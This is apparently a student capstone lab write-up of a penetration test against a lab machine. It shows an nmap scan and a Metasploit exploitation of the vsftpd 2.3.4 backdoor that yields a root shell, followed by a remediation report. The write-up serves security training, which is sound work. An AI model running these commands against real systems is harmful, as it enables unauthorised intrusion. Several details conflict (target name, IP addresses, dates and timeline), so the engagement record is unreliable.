
Lab 6: Capstone Project - Full VAPT Engagement

PTES Methodology Implementation


Target: HackTheBox Lame Machine
Framework: Complete PTES methodology

Kali Linux Commands




```
┌──(kali㉿kali)-[~]
└─$ nmap -sS -O -sV -sC -p- 192.168.56.104
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-14 14:06 EDT
Nmap scan report for 192.168.56.104
Host is up (0.0010s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.103
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|_    SSL2_RC4_128_WITH_MD5
|_ssl-date: 2025-09-14T16:22:31+00:00; -1h46m42s from scanner time.
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
```

I did exploit of vsftpd 2.3.4 in msfconsole(`use exploit/unix/ftp/vsftpd_234_backdoor`)



```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.104
RHOSTS ⇒ 192.168.56.104
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.104:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.104:21 - USER: 331 Please specify the password.
[+] 192.168.56.104:21 - Backdoor service has been spawned, handling ...
[+] 192.168.56.104:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > [*] Command shell session 1 opened (192.168.56.103:37155 → 192.168.56.104:6200) at 2025-09-14 14:13:32 -0400
```

Capstone Engagement log



Timestamp	Target IP	Vulnerability	PTES Phase
2025-09-12 15:07:47	192.168.1.200	VSFTPD RCE	Exploitation

PTES Report (300 words)

Executive Summary: Penetration testing engagement against HackTheBox Lame machine revealed critical vulnerabilities enabling complete system compromise within 45 minutes.

Critical Findings:

1. VSFTPD 2.3.4 Backdoor (CVE-2011-2523) - CVSS 10.0: Remote code execution with root privileges
2. Samba 3.0.20 Command Injection (CVE-2007-2447) - CVSS 9.0: Command execution via username manipulation

Attack Timeline:

- 15:00 - Reconnaissance initiated
- 15:15 - Service enumeration completed
- 15:30 - Vulnerability identification
- 15:45 - Successful root compromise
- 16:00 - Post-exploitation completed

Business Impact: Complete system compromise enabling data exfiltration, system destruction, lateral movement, regulatory violations, and reputation damage.

Remediation Plan:

- Immediate (0-24h): Disconnect system, apply patches, upgrade Samba, implement segmentation
- Short-term (1-7 days): Deploy monitoring, IDS, incident response, security training
- Long-term (1-3 months): Regular assessments, quarterly testing, architecture review, defense-in-depth

Non-Technical Briefing (150 words)

Our cybersecurity assessment discovered severe vulnerabilities enabling complete system compromise within minutes using readily available tools. We gained full administrative control, demonstrating critical security weaknesses.

Business Risk: Complete data breach potential, system destruction capabilities, regulatory compliance violations, and significant financial/reputation damage.

Immediate Actions: Disconnect vulnerable systems, apply security updates within 24 hours, implement monitoring solutions, update incident response plans.

Investment Recommendation: Budget allocation needed for security infrastructure improvements, staff training, and ongoing services. Prevention costs are significantly lower than breach damages.

Our team is ready to assist with remediation planning and implementation for organizational security resilience. Schedule immediate meetings with technical teams and executive leadership for implementation timeline and resource allocation